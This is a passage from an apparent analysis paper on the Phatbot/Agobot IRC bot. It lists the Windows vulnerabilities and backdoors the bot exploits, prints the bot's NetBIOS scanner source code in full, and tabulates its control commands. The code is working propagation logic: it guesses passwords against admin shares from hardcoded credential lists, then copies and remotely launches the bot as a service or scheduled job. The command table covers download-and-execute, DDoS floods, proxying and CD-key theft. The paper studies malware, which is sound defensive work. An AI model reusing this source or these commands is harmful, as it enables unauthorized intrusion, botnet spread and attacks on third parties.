Description:	Uses buffer overflow attack to execute code of attacker's choice with "SYSTEM" (MS03-07) privileges (Kuiphof).

4. Mydoom

Attack Name:	Mydoom
CVE #:	n/a
Target OS:	Windows (all versions, all service pack levels)
Target port(s):	TCP port 3127 primarily
Tool Runs On:	Windows
Protocols:	E-mail[69], p2p[70] (Kazza),
Description:	Mass Mailing worm that reportedly opens backdoor access on one or more of the following TCP ports 80, 1080, 3127- 3198, 1080, 8080, 10080[71] though 3127 is the main attack port in this context.

5. A recent DameWare vulnerability

Attack Name:	DameWare Mini Remote Control Server Overflow Exploit
CVE #:	CAN-2003-1030
Target OS:	Windows NT 4.0 (all service pack levels) Windows NT 4.0 Terminal Services Edition (all service pack levels) Windows 2000 (all service pack levels)

[67] HTTP: Hypertext Transfer Protocol: http://www.w3.org/Protocols/
[68] WebDAV: WWW Distributed Authoring and Versioning Protocol:
[69] E-mail: Internet Message Format: http://www.ietf.org/rfc/rfc2822.txt?number=2822
[70] p2p: Peer to Peer Messaging Protocol: http://ietfreport.isoc.org/rfc/internet-drafts/draft-hessing-p2p-messaging-00.txt
[71] Mydoom Backdoors: The LURHQ Threat Intelligence Group did not specify which Mydoom backdoor Phatbot was exploiting. So this list includes the accumulation of all ports reported by; Microsoft, Trend Micro, Network Associates, and Symantec. Though Symantec and Microsoft agreed on 3127, which is the port captured in the live network footprint as well.

Windows XP (all service pack levels)
Target port(s): TCP port 6129

Tool Runs On: Variety
Protocols: TCP/IP
Description: Uses buffer overflow attack to execute code of attacker's choice with "SYSTEM" privileges (Kuiphof).

6. A Windows Workstation Service vulnerability

Attack Name: Workstation Service Buffer Overflow
CVE #: CAN-2003-0812
Target OS: Windows 2000 sp2,3,and 4
Windows XP sp1
Target port(s): TCP 139, 445
Tool Runs On: Variety
Protocols: RPC,TCP
Description: Uses buffer overflow attack to execute code of attacker's choice with "SYSTEM" privileges (Ukai, MS03-049).

7. Bagle virus backdoor

Attack Name: Bagle Virus
CVE #: n/a
Target OS: Windows (all versions, all service pack levels)
Target port(s): TCP 2754 primarily
Tool Runs On: Windows
Protocols: E-mail, TCP
Description: Also widely know as the beagle virus. Mass Mailing worm that reportedly opens backdoor access on one or more of the following TCP ports 6777, 8866, 2556, 2745[72] though 2745 was the port observed.

8. cPanel resetpass vulnerability

Attack Name: cPanel resetpass exploit
CVE #: CAN-2003-0521
Target OS: Variety
Target port(s): TCP 2082[73]

[72] Bagle Backdoors: The LURHQ Threat Intelligence Group did not specify which Bagle backdoor Phatbot was exploiting. So this list includes the accumulation of all ports reported by; Network Associates, and Symantec. Though Symantec's 2745, is the port the author captured in the network footprint as well.
[73] Exploit code indicates this is target/exploitable TCP port: http://packetstormsecurity.nl/0403-exploits/cpanelroot.txt

Tool Runs On: Variety[74]
Protocols: HTTP
Description: "A remotely exploitable vulnerability in CPanel's password reset and login scripts may allow a remote attacker to gain control of the vulnerable system" (Rafail).

9. The Universal Plug and Play (UPnP) vulnerability

Attack Name: Buffer overflow in UPnP
CVE #: CAN-2001-0876
Target OS: Windows 98, 98SE, ME, XP (pre SP1)
Target port(s): TCP 5000
Tool Runs On: Variety
Protocols: p2p, IP, TCP, UDP , HTTP (upnp.org)
Description: Uses buffer overflow attack to execute code of attacker's choice with "SYSTEM" privileges (Hassell, MS01-059) The variant analyzed opens a backdoor on TCP port 1981 and uses it to ftp and execute the bot on the victim host.

10. MSSQL weak or missing administrator(SA) passwords

Attack Name: MSSQL/MSDE weak or missing SA passwords
CVE #: CAN-2000-1209
Target OS: MSSQL/MSDE (all versions, all service pack levels)
Target port(s): TCP 1433
Tool Runs On: Variety
Protocols: TCP
Description: Weak or missing SA passwords can easily allow unauthorized access to a computer. The SQL Server is typically run with system-level privileges (Dougherty). The variant analyzed attempts to gain access using the `"sa", "root", "admin", and NULL` accounts with the following passwords. `pass", "password", "sa", "root", "admin", "1", "12", "123", "1234", "12345", "123456", "database", "server", "sql", "system", "box", "temp", "test", "pw", "secret", "penis", and NULL.`

[74] cPanel: As of April 25, 2004, cPanel runs on Linux, and FreeBSD though other are soon to be available and some are already in testing.

11. Windows LSASS Remote Buffer Overflow

Attack Name:	Local Security Authority Service Remote Buffer Overflow
CVE #:	CAN-2003-0533
Target OS:	Windows 2000, Window XP, Windows Server 2003 (all versions, all service pack levels to date)
Target port(s):	TCP ports 139, 445, 1025
Tool Runs On:	Windows
Protocols:	RPC, TCP

Description: Uses buffer overflow attack to execute code of attacker's choice with "SYSTEM" privileges (Ukai and Soeder). Thanks goes to Johannes Ullrich, a handler at the Internet Storm Center for linking this vulnerability to tcp port 1025.

Appendix B: Nbscanner Section of Phatbot Source Code

```
/*     Agobot3 - a modular IRC bot for Win32 / Linux
       Copyright (C) 2003 Ago

       This program is free software; you can redistribute it and/or
       modify it under the terms of the GNU General Public License
       as published by the Free Software Foundation; either version 2
       of the License, or (at your option) any later version.

       This program is distributed in the hope that it will be useful,
       but WITHOUT ANY WARRANTY; without even the implied warranty of
       MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
       GNU General Public License for more details.

       You should have received a copy of the GNU General Public License
       along with this program; if not, write to the Free Software
       Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA  02111-1307,
USA. */

#include "main.h"
#include "nbscanner.h"
#include "mainctrl.h"
#include "utility.h"

#ifdef WIN32

#include "resource.h"
#include <lmat.h>

char *names[] = {   "Administrator", "Administrateur"
,"Coordinatore","Administrador",
                                "Verwalter","Ospite","admin", "administrator",
"Default", \
                                "Convidado", "mgmt", "Standard", "User", \
                                "Administrador", "Owner", \
                                "Test", "Guest", "Gast", "Inviter", "a",
"aaa", "abc", "x", "xyz", \
                                "Dell", "home", "pc", "test", "temp", "win",
"asdf", "qwer", \
                                "login", "", \
                                NULL };

char *pwds[]  = {   "admin", "Admin", "password", "Password", "1", "12", "123",
"1234", \
                                "12345", "123456", "1234567", "12345678",
"123456789", "654321", \
                                "54321", "111", "000000", "00000000",
"11111111", "88888888", \
                                "pass", "passwd", "database", "abcd",
"oracle", "sybase", "123qwe", \
                                "server", "computer", "Internet", "super",
"123asd", "ihavenopass", \
                                "godblessyou", "enable", "xp", "2002", "2003",
"2600", "0", "110", \
                                "111111", "121212", "123123", "1234qwer",
"123abc", "007", "alpha", \
                                "patrick", "pat", "administrator", "root",
"sex", "god", "foobar", \
                                "a", "aaa", "abc", "test", "temp", "win",
"pc", "asdf", "secret", \
```

```
                                    "qwer", "yxcv", "zxcv", "home", "xxx",
"owner", "login", "Login", \
                                    "pwd", "pass", "love", "mypc", "mypass", "pw",
"", NULL };

char *shares[]= {   "admin$", "c$", "d$", "e$", "print$", "c", NULL };

/*
            Netbios Scanner starts here
            scans for netbios with easy to guess passwords
*/

CScannerNetBios::CScannerNetBios() { m_sScannerName.Assign("netbios"); }
void CScannerNetBios::StartScan(const CString &sHost)
{     if(ScanPort(sHost.CStr(), 445) || ScanPort(sHost.CStr(), 139))
      {     g_cMainCtrl.m_cIRC.SendFormat(m_bSilent, m_bNotice,
m_sReplyTo.Str(), "%s: scanning ip %s.", m_sScannerName.CStr(), sHost.CStr());

            MultiByteToWideChar(CP_ACP, 0, sHost.CStr(), sHost.GetLength()+1,
m_wszHost, (int)sizeof(m_wszHost)/(int)sizeof(m_wszHost[0]));
            wcscpy(m_wszServer, L"\\\\"); wcscat(m_wszServer, m_wszHost);
            wcscpy(m_wszResource, m_wszServer); wcscat(m_wszResource,
L"\\IPC$");

            int iNameCount=0, iShareCount=0; m_lUsers.clear();
m_lShares.clear();

            CloseSession();
            if(NullSession()) { GetUsers(&m_lUsers); GetShares(&m_lShares);
CloseSession(); }

            while(names[iNameCount])
            {     userinfo *pUser=new userinfo;
                  pUser->sName.Assign(names[iNameCount]);
                  pUser->sServer.Assign(sHost);
                  m_lUsers.push_back(pUser);
                  iNameCount++; }

            while(shares[iShareCount])
            {     shareinfo *pShare=new shareinfo;
                  pShare->sName.Assign(shares[iShareCount]);
                  pShare->sRemark.Assign("default");
                  m_lShares.push_back(pShare);
                  iShareCount++; }

            bool bExploited=false;

            list<shareinfo*>::iterator iShares; iShares=m_lShares.begin();
            list<userinfo*>::iterator iUsers; iUsers=m_lUsers.begin();
            while(iShares!=m_lShares.end() && !bExploited && m_pScanner-
>m_bScanning)
            {     while(iUsers!=m_lUsers.end() && !bExploited && m_pScanner-
>m_bScanning)
                  {     WCHAR wszShare[MAX_PATH];
                        wcscpy(m_wszServer, L"\\\\"); wcscat(m_wszServer,
m_wszHost);
                        wcscpy(m_wszResource, m_wszServer);
wcscat(m_wszResource, L"\\");
                        MultiByteToWideChar(CP_ACP, 0, (*iShares)->sName,
(*iShares)->sName.GetLength()+1, wszShare,
(int)sizeof(wszShare)/(int)sizeof(wszShare[0]));
                        wcscat(m_wszResource, wszShare);
```

```
                        if(AuthSession((*iUsers)->sName.CStr(), "") &&
!bExploited)
                        {     bExploited=Exploit((*iShares)->sName.CStr(),
sHost.CStr(), (*iUsers)->sName.CStr(), "");
                              CloseSession(); }

                        if(AuthSession((*iUsers)->sName.CStr(), (*iUsers)-
>sName.CStr()) && !bExploited)
                        {     bExploited=Exploit((*iShares)->sName.CStr(),
sHost.CStr(), (*iUsers)->sName.CStr(), (*iUsers)->sName.CStr());
                              CloseSession(); }

                        int pwd_count=0; while(pwds[pwd_count] &&
!bExploited)
                        {     if(AuthSession((*iUsers)->sName.CStr(),
pwds[pwd_count]) && !bExploited)
                              {     bExploited=Exploit((*iShares)-
>sName.CStr(), sHost.CStr(), (*iUsers)->sName.CStr(), pwds[pwd_count]);
                                    CloseSession(); }
                              pwd_count++; }

                        iUsers++; }
                  iShares++; iUsers=m_lUsers.begin(); }

            for(iUsers=m_lUsers.begin(); iUsers!=m_lUsers.end(); ++iUsers)
delete (*iUsers);
            for(iShares=m_lShares.begin(); iShares!=m_lShares.end();
++iShares) delete (*iShares);
            m_lUsers.clear(); m_lShares.clear();
      }
}

bool CScannerNetBios::NullSession()
{     memset(&m_UseInfo, 0, sizeof(m_UseInfo));
      m_UseInfo.ui2_local=NULL;
      m_UseInfo.ui2_remote=m_wszResource;
      m_UseInfo.ui2_password=L"";
      m_UseInfo.ui2_username=L"";
      m_UseInfo.ui2_domainname=L"";
      m_UseInfo.ui2_asg_type=USE_IPC;

      m_NetApiStatus=NetUseAdd(NULL, 2, (LPBYTE)&m_UseInfo, NULL);
      if(m_NetApiStatus==ERROR_SESSION_CREDENTIAL_CONFLICT) return true;
      if(m_NetApiStatus==NERR_Success) return true; else return false; }

bool CScannerNetBios::AuthSession(const char *user, const char *password)
{     memset(&m_UseInfo, 0, sizeof(m_UseInfo));
      m_UseInfo.ui2_local=NULL;
      WCHAR wszUser[256], wszPassword[256];
      MultiByteToWideChar(CP_ACP, 0, user, (int)strlen(user)+1, wszUser,
(int)sizeof(wszUser)/(int)sizeof(wszUser[0]));
      MultiByteToWideChar(CP_ACP, 0, password, (int)strlen(password)+1,
wszPassword, (int)sizeof(wszPassword)/(int)sizeof(wszPassword[0]));
      m_UseInfo.ui2_remote=m_wszResource;
      m_UseInfo.ui2_password=wszPassword;
      m_UseInfo.ui2_username=wszUser;
      m_UseInfo.ui2_domainname=L"";
      m_NetApiStatus=NetUseAdd(NULL, 2, (LPBYTE)&m_UseInfo, NULL);
      if(m_NetApiStatus==ERROR_SESSION_CREDENTIAL_CONFLICT) return true;
      if(m_NetApiStatus==NERR_Success) return true; else return false;
}

bool CScannerNetBios::CloseSession()
```

```
{      m_NetApiStatus=NetUseDel(NULL, m_wszResource, USE_LOTS_OF_FORCE);
       if(m_NetApiStatus==NERR_Success) return true; else return false; }

bool CScannerNetBios::GetShares(list<shareinfo*> *lpShares)
{      DWORD dwEntriesRead=0, dwTotalEntries=0;
       m_NetApiStatus=NetShareEnum(m_wszServer, 1, (LPBYTE*)&m_ShareInfo,
MAX_PREFERRED_LENGTH, &dwEntriesRead, &dwTotalEntries, NULL);
       if(m_NetApiStatus!=NERR_Success) return false;
       SHARE_INFO_1* l_ShareInfo=m_ShareInfo;
       for(int x=0; x<(int)dwTotalEntries; x++)
       {      shareinfo *pShare=new shareinfo;
              WideCharToMultiByte(CP_ACP, 0, (const wchar_t*)l_ShareInfo-
>shi1_netname, -1, pShare->sName.GetBuffer(256), 256, NULL, NULL);
              WideCharToMultiByte(CP_ACP, 0, (const wchar_t*)l_ShareInfo-
>shi1_remark, -1, pShare->sRemark.GetBuffer(256), 256, NULL, NULL);
              if(stricmp(pShare->sName.CStr(), "ipc$")) lpShares-
>push_back(pShare); l_ShareInfo++; }
       if(m_ShareInfo!=0) NetApiBufferFree(m_ShareInfo);
       return true; }

bool CScannerNetBios::GetUsers(list<userinfo*> *lpUsers)
{      DWORD dwEntriesRead=0, dwRemaining=0, dwResume=0, dwRC; do
       {      dwRC=NetUserEnum(m_wszServer, 1, 0, (LPBYTE*)&m_UserInfo,
MAX_PREFERRED_LENGTH, &dwEntriesRead, &dwRemaining, &dwResume);
              if(dwRC!=ERROR_MORE_DATA && dwRC!=ERROR_SUCCESS) break;
              USER_INFO_1 *l_UserInfo=m_UserInfo;
              for(int x=0; x<(int)dwEntriesRead; x++)
              {      userinfo *pUser=new userinfo;
                     WideCharToMultiByte(CP_ACP, 0, l_UserInfo->usri1_name, -1,
pUser->sName.GetBuffer(256), 256, NULL, NULL);
                     WideCharToMultiByte(CP_ACP, 0, m_wszHost, -1, pUser-
>sServer.GetBuffer(256), 256, NULL, NULL);
                     lpUsers->push_back(pUser); l_UserInfo++; }
              if(m_UserInfo!=0) NetApiBufferFree(m_UserInfo); }
       while(dwRC==ERROR_MORE_DATA);
       if(dwRC!=ERROR_SUCCESS) return false; return true; }

bool CScannerNetBios::Exploit(const char *share, const char *host, const char
*user, const char *password)
{      char buffer[MAX_PATH]; sprintf(buffer, "\\\\%s\\%s\\testfile", host,
share);
       FILE *fp=fopen(buffer, "w+"); if(fp)
       {      fclose(fp); g_cMainCtrl.m_cIRC.SendFormat(m_bSilent, m_bNotice,
m_sReplyTo.Str(), \
                     "%s: Exploiting \\\\%s\\%s with l/p: %s/%s",
m_sScannerName.CStr(), host, share, user, password);
              if(StartViaCreateService(share, host, user, password)) return
true;
              else if(StartViaNetScheduleJobAdd(share, host, user, password))
return true;
              else return false; }
       else return false; }

bool CScannerNetBios::StartViaNetScheduleJobAdd(const char *share, const char
*host, const char *user, const char *password)
{      char buffer[MAX_PATH]; CString sReply; LPTIME_OF_DAY_INFO pTOD=NULL;
AT_INFO at; DWORD dwJobId;
       GetFilename(buffer, MAX_PATH);
       char rem_buffer[MAX_PATH]; sprintf(rem_buffer, "\\\\%s\\%s\\%s", host,
share, g_cMainCtrl.m_cBot.bot_filename.sValue.CStr());
       unsigned long lTimeoutStart=GetTickCount();
       while(CopyFile(buffer, rem_buffer, false)==false && GetTickCount()-
lTimeoutStart<25000) Sleep(100);
```

```
	m_NetApiStatus=NetRemoteTOD(m_wszHost, (LPBYTE*)&pTOD);
	if(m_NetApiStatus==NERR_Success)
	{	WCHAR wszBotRemote[MAX_PATH]; WCHAR wszFilename[MAX_PATH];
		wcscpy(wszBotRemote, m_wszResource);
		MultiByteToWideChar(CP_ACP, 0,
g_cMainCtrl.m_cBot.bot_filename.sValue.CStr(),
g_cMainCtrl.m_cBot.bot_filename.sValue.GetLength(), wszFilename,
(int)sizeof(wszFilename)/(int)sizeof(wszFilename[0]));
		wcscat(wszBotRemote, L"\\");
		wcscat(wszBotRemote, wszFilename);
		memset(&at, 0, sizeof(at));
		at.Command=(LPWSTR)wszBotRemote;
		at.DaysOfMonth=0;
		at.DaysOfWeek=0;
		at.JobTime=pTOD->tod_mins+5;
		m_NetApiStatus=NetScheduleJobAdd(m_wszHost, (LPBYTE)&at,
&dwJobId);
		if(m_NetApiStatus==NERR_Success)
		{	g_cMainCtrl.m_cIRC.SendFormat(m_bSilent, m_bNotice,
m_sReplyTo.Str(), "%s: Exploited \\\\%s\\%s with l/p: %s/%s
(NetScheduleJobAdd)!!!", m_sScannerName.CStr(), host, share, user, password);
			return true; }
		else return false; }
	else return false; }

bool CScannerNetBios::StartViaCreateService(const char *share, const char
*host, const char *user, const char *password)
{	bool bRetVal=false; char buffer[MAX_PATH]; SC_HANDLE
hServiceControl=OpenSCManager(host, SERVICES_ACTIVE_DATABASE,
SC_MANAGER_ALL_ACCESS);
	if(!hServiceControl) return false; char szBotRemote[MAX_PATH],
szBotSvc[MAX_PATH], szSvcCmd[MAX_PATH]; CString sTempPath;

	GetTempPath(MAX_PATH, sTempPath.GetBuffer(MAX_PATH));
sTempPath.Append("\\glx5223.tmp");
	WriteFile(sTempPath.CStr(), IDR_AGOBOTSVC, NULL);
	sprintf(szBotSvc, "\\\\%s\\%s\\%s", host, share, "thesvc.exe");
	unsigned long lTimeoutStart=GetTickCount();
	while(CopyFile(sTempPath, szBotSvc, false)==false && GetTickCount()-
lTimeoutStart<25000) Sleep(100);
	DeleteFile(sTempPath);

	GetFilename(buffer, MAX_PATH);
	sprintf(szBotRemote, "\\\\%s\\%s\\%s", host, share,
g_cMainCtrl.m_cBot.bot_filename.sValue.CStr());
	lTimeoutStart=GetTickCount();
	while(CopyFile(buffer, szBotRemote, false)==false && GetTickCount()-
lTimeoutStart<25000) Sleep(100);

	sprintf(szSvcCmd, "\"%s\" \"%s\"", szBotSvc, szBotRemote);
	SC_HANDLE hService=CreateService(hServiceControl, "cfgldr",
		g_cMainCtrl.m_cBot.as_valname.sValue.CStr(), SERVICE_ALL_ACCESS, \
		SERVICE_WIN32_OWN_PROCESS, SERVICE_DEMAND_START,
SERVICE_ERROR_NORMAL, \
		szSvcCmd, NULL, NULL, NULL, NULL, NULL);
	if(!hService) {
		DWORD dwError=GetLastError();
		if(dwError==ERROR_SERVICE_EXISTS) {
			hService=OpenService(hServiceControl, "cfgldr",
SERVICE_ALL_ACCESS);
			if(!hService) { CloseServiceHandle(hServiceControl); return
false; }
```

```
                    SERVICE_STATUS sStatus; ControlService(hService,
SERVICE_CONTROL_STOP, &sStatus);
                    DeleteService(hService); CloseServiceHandle(hService);
CloseServiceHandle(hServiceControl);
                    return StartViaCreateService(share, host, user, password);
             } else {
                    LPVOID lpMsgBuf;

      FormatMessage(FORMAT_MESSAGE_ALLOCATE_BUFFER|FORMAT_MESSAGE_FROM_SYSTEM|F
ORMAT_MESSAGE_IGNORE_INSERTS, \
                           NULL, GetLastError(), MAKELANGID(LANG_NEUTRAL,
SUBLANG_DEFAULT), (LPTSTR)&lpMsgBuf, 0, NULL);

                    MessageBox(NULL, (LPCTSTR)lpMsgBuf, "Error",
MB_OK|MB_ICONINFORMATION);

                    LocalFree(lpMsgBuf);

                    CloseServiceHandle(hServiceControl); return false; }
      }
      if(hService) if(!StartService(hService, 0, NULL)) return bRetVal=false;
else bRetVal=true;

      SERVICE_STATUS ssTemp;
//    if(hService) ControlService(hService, SERVICE_CONTROL_STOP, &ssTemp);
//    if(hService) DeleteService(hService);
      if(hService) CloseServiceHandle(hService);
      CloseServiceHandle(hServiceControl);
      g_cMainCtrl.m_cIRC.SendFormat(m_bSilent, m_bNotice, m_sReplyTo.Str(),
"%s: Exploited \\\\%s\\%s with l/p: %s/%s (CreateService)!!!",
m_sScannerName.CStr(), host, share, user, password);
      DeleteFile(szBotRemote); DeleteFile(szBotSvc);
      return bRetVal; }

#endif // WIN32
```

Appendix C: Phatbot Command Reference Table

COMMAND	SYNTAX	DESCRIPTION	EXAMPLE
:command manager commands			
commands.list	commands.list	Lists all available commands	<User> .commands.list <BoT> -[command list]- <BoT> 1. / "commands.list" / "Lists all available commands" <BoT> 2. / "cvar.list" / "prints a list of all cvars" (and more to folllow...)
:cvar commands			top
cvar.list	cvar.list	prints a list of all cvars	<User> .cvar.list <BoT> -[cvar list]- <BoT> 1. / "bot_ftrans_port" / "5252" / "Bot - File Transfer Port" <BoT> 2. / "bot_ftrans_port_ftp" / "16225" / "Bot - File Transfer Port for FTP" (and more to folllow...)
cvar.get	cvar.get <cvarname>	gets the content of a cvar	<User> .cvar.get si_mainchan <BoT> si_mainchan == "#BoT"
cvar.set	cvar.set <cvarname> "<value>"	sets the content of a cvar	<User> .cvar.set bot_prefix "\" <BoT> bot_prefix = "\" (was ".") <User> \bot.status <BoT> BoT (0.1.3 Alpha) "Release" on "Win32" ready. Up 0d 0h 0m.
cvar.loadconfig	cvar.loadconfig	loads config from a	<User> .cvar.loadconfig %temp%\1.dat

	<path> <filename>	file	<BoT> Successfully loaded config...
cvar.saveconfig	cvar.saveconfig <path> <filename>	saves config to a file	<User> .cvar.saveconfig %temp%\1.dat <BoT> Successfully saved config...
:mac commands			top
login	login <user> <pass>	logs the user in	<User> .login Wonk bunghole <D-oafxbgr> Password accepted.
mac.logout	mac.logout	logs the user out	<User> .mac.logout <BoT> User User logged out.
:bot commands			top
bot.about	bot.about	displays the info the author wants you to see	<User> .bot.about <BoT> Norton Sux (Norton Sux) "Release" on "Win32"
bot.dns	bot.dns <hostname/ip>	resolves ip/hostname by dns	<User> .bot.dns User.bastart.net <BoT> User.bastart.net -> 90.0.1.55 <User> .bot.dns 90.0.1.55 <BoT> 90.0.1.55 -> User.bastart.net
bot.execute	bot.execute <visibility> "<command>"	makes the bot execute an .exe, exe is hidden when visibility is 0. note that visibility has no effect on gui programs that dont honor the visibility parameter WinMain gets.	<User> .bot.execute 1 notepad.exe (Victim executes notepad.exe visible)
bot.id	bot.id	displays the bots id which is used to identify which version is running, and only update the bots that need it during an update	<User> .bot.id <BoT> DC0M0R17
bot.nick	bot.nick <nickname>	changes the nickname of the bot	<User> .bot.nick dem_bot0r --- BoT is now known as dem_bot0r
bot.open	bot.open <filename>	makes the bot open any file using ShellExecuteA or similar functions (in Linux) to open any file that is a registered file type	<User> .bot.open e:\BoT.txt (Victim opens e:\BoT.txt in Notepad)
bot.remove	bot.remove	completely removes the bot from the system	<User> .bot.remove <BoT> removing bot... <-- BoT has quit (Read error: 104 (Connection reset by peer))
bot.removeallbut	bot.removeallbut <id>	same as bot.remove, but skips bots that have the specified id	<User> .bot.removeallbut DC0M0R17 (All bots that don't have id DC0M0R17 remove themselves)
bot.rndnick	bot.rndnick	assigns a new random nickname to the bot	<User> .bot.rndnick --- User-odkaz is now known as User-buzjb <User> .bot.rndnick --- User-buzjb is now known as User-dgrpv

bot.status	bot.status	causes the bot to display its status	<User> .bot.status <BoT> Norton Sux (Norton Sux) "Release" on "Win32" ready. Up 0d 16h 6m.
bot.sysinfo	bot.sysinfo	causes the bot to display system information	<User> .bot.sysinfo <BoT> cpu: 1050MHz ram: 13MB/127MB os: 2000 [Service Pack 1] up: 0d 16h 8m box: ANYINSTR-IZOFX0 freespace: C:15001MB
bot.longuptime	bot.longuptime	If uptime > 7 days then bot will respond	<User> .bot.longuptime <D-gdkbmyo> uptime: 9d 17h 30m
bot.highspeed	bot.highspeed	If speed > 5000 then bot will respond	<User> .bot.highspeed <D-ymchmc> Speed: 22953 kbit/s
bot.quit	bot.quit	quits the bot"	<User> .bot.quit <-- BoT has quit (Read error: 104 (Connection reset by peer))
bot.flushdns	bot.flushdns	flushes the bots dns cache	<User> .bot.flushdns
bot.secure	bot.secure	Makes the bot secure by deleting shares and disabling dcom	<User> .bot.secure <BoT> Bot Secured
bot.unsecure	bot.unsecure	Makes the unsecure by creating shares and enabling dcom	<User> .bot.unsecure <BoT> Bot UnSecured
bot.command	bot.command <command>	runs a command with system()	
:irc commands			top
irc.disconnect / irc.reconnect	irc.disconnect / irc.reconnect	disconnects/reconnects the bot from irc	<User> .irc.disconnect <-- BoT has quit (Read error: 104 (Connection reset by peer))
irc.action	irc.action <target> "<action>"	lets the bot perform an action	<User> .irc.action #BoT "ddoses da bad guy" * BoT ddoses da bad guy
irc.getedu	irc.getedu	prints netinfo when the bot is .edu	<User> .irc.getedu <BoT> connection type: N/A (N/A). local IP address: 18.240.0.110. connected from: XXXXXXXX.mit.edu (more to follow...)
irc.gethost	irc.gethost <hostpart>	prints netinfo when host matches	<User> .irc.gethost tu- <BoT> connection type: N/A (N/A). local IP address: 130.83.217.200. connected from: cXXXX.karlshof.wh.tu-darmstadt.de (more to follow...)
irc.join/irc.part	irc.join <channel> <pwd> / irc.part <channel>	makes the bot join part the specified channel	<User> .irc.join #Userbot4 AJuq4Js (Victim joins #Userbot4) <User> .irc.part #Userbot4 (Victim leaves #Userbot4)
irc.mode	irc.mode <modestr>	makes the the bot change irc modes	<User> .irc.mode #wonk3d +o User * D-dpgcyrb sets mode: +o User
irc.netinfo	irc.netinfo	causes the bot to display network information	<User> .irc.netinfo <BoT> connection type: N/A (N/A). local IP address: 66.236.189.19. connected from: 66.236.189.19. private ip: no. speed: EU(390 kbit/s) US(279

			kbit/s) ASIA(0 kbit/s) Total(223 kbit/s)
irc.privmsg	irc.privmsg <target> "<text>"	makes the bot send a privmsg to the target	<User> .irc.privmsg #BoT "bla" <BoT> bla <User> .irc.privmsg User "bla" *BoT* bla
irc.quit	irc.quit	makes the bot quit from irc	<User> .irc.quit <-- BoT has quit (Read error: 104 (Connection reset by peer))
irc.raw	irc.raw "<string>"	makes the bot send raw string to the server	<User> .irc.raw "QUIT :Bla" <-- BoT has quit (Quit: Bla)
irc.server	irc.server <server> <port> <serverpass>	makes the change the server cvars	<User> .irc.server some.ircd.org 6667
:http/ftp commands			top
http.speedtest	http.speedtest	performs a speedtest on the bot	
http.download	http.download <host> <path> <target>	makes the bot download a file from http to the specified directory. supports environment variable expansions.	<User> .http.download www.microsoft.com / %TEMP%\microsoft.html <BoT> Receiving file. <BoT> download to C:\Temp\microsoft.html finished.
http.execute	http.execute <host> <path> <target>	makes the bot download a file from http to the specified directory and execute it. supports environment variable expansions.	<User> .http.execute www.microsoft.com /badvirus.exe %TEMP%\microsoft.exe <BoT> Receiving file. <BoT> download to C:\Temp\microsoft.exe finished. <BoT> opened C:\Temp\microsoft.exe.
http.update	http.update <host> <path> <target> <id>	makes the bot download a file from http to the specified directory and update to it if the id doesn't match. supports environment variable expansions.	<User> .http.update www.microsoft.com /badvirus.exe %TEMP%\microsoft.exe Microsoft0r24 <BoT> Receiving file <BoT> download to C:\Temp\microsoft.exe finished, updating....
ftp.download	ftp.download <user> <pass> <host> <path> <target>	makes the bot download a file from ftp to the specified directory. supports environment variable expansions.	<User> .ftp.download billg password ftp.microsoft.com / %TEMP%\microsoft.html <BoT> Receiving file. <BoT> download to C:\Temp\microsoft.html finished.
ftp.execute	ftp.execute <user> <pass> <host> <path> <target>	makes the bot download a file from ftp to the specified directory and execute it. supports environment variable expansions.	<User> .ftp.execute billg password www.microsoft.com /badvirus.exe %TEMP%\microsoft.exe <BoT> Receiving file. <BoT> download to C:\Temp\microsoft.exe finished. <BoT> opened C:\Temp\microsoft.exe.
ftp.update	ftp.update <user> <pass> <host> <path> <target> <id>	makes the bot download a file from ftp to the specified directory and update to it if the id doesn't match. supports environment variable expansions.	<User> .ftp.update billg password www.microsoft.com /badvirus.exe %TEMP%\microsoft.exe Microsoft0r24 <BoT> Receiving update <BoT> download to C:\Temp\microsoft.exe finished, updating....

:ddos commands			top
ddos.udpflood	.ddos.udpflood <target> <port>[0=rand] <time>(secs) <delay>(ms)	starts a UDP flood	
.ddos.synflood	.ddos.synflood <host> <time> <delay> <port> - port 0 = random port	starts a SYN flood	
.ddos.httpflood	.ddos.httpflood <url> <number> <referrer> <delay> <recursive> - delay 0 = random delay (1-24h) - recursive = get page resources	starts an HTTP flood	
ddos.stop	ddos.stop	stops all floods	
ddos.phatsyn	.ddos.phatsyn <host> <time> <delay> <port> - port 0 = random port	starts a PHATsyn flood	
ddos.phaticmp	.ddos.phaticmp <host> <time> <delay>	starts a PHATicmp flood	
ddos.phatwonk	.ddos.phatwonk <host> <time> <delay>	starts leet PHATWONK flood	
:redirect commands			top
redirect.tcp	redirect.tcp <localport> <remotehost> <remoteport>	redirects a tcp port to another host	<User> .redirect.tcp 2352 www.microsoft.com 80 <BoT> redirtcp: redirecting from port 2352 to "www.microsoft.com:80".
redirect.gre	redirect.gre <server> <client> [localip]	redirects gre traffic, this can be used to proxy PPTP VPN connections.	<User> .redirect.gre www.microsoft.com User.bastart.net <BoT> redirgre: redirecting from "www.microsoft.com" to "User.bastart.net" over "".
redirect.http	redirect.http <port>	starts a http proxy on specified port	
redirect.https	redirect.https <port>	starts a https proxy on specified port	
redirect.socks	redirect.socks <port>	starts a socks4 proxy on specified port	
redirect.stop	redirect.stop	stops all redirects immediately	<User> .redirect.stop
rsl commands			
rsl.reboot	rsl.reboot	reboots the computer	
rsl.shutdown	rsl.shutdown	shuts the computer down	
rsl.logoff	rsl.logoff	logs the user off	

:pctrl/inst commands			top
pctrl.list	pctrl.list	lists all processes	<BoT> -[process list]- <BoT> 1. / Pid: 464 / "\SystemRoot\System32\smss.exe" <BoT> 2. / Pid: 552 / "\??\C:\WINDOWS\system32\winlogon.exe" <BoT> 3. / Pid: 596 / "C:\WINDOWS\system32\services.exe" (more to follow)
pctrl.kill	pctrl.kill <service file>		
pctrl.listsvc	pctrl.listsvc	lists all services	<User> .pctrl.listsvc <BoT> -[service list]- <BoT> 1. / [a3] ["C:\WINDOWS\System32\wudgra.exe" -service] <BoT> 2. / [Generic System Service] [????.exe] <BoT> 3. / [mpr] ["C:\WINDOWS\System32\explore.exe" -service] (more to follow)
pctrl.killsvc	pctrl.killsvc <service name>	deletes/stops service	
pctrl.killpid	pctrl.killpid <pid>	kills a pid	
inst.asadd	inst.asadd	adds an autostart entry	
inst.asdel	inst.asdel	deletes an autostart entry	
inst.svcadd	inst.svcadd	adds a service to scm	
inst.svcdel	inst.svcdel	deletes a service from scm	
:harvest commands			top
harvest.cdkeys	harvest.cdkeys	makes the bot get a list of cdkeys	
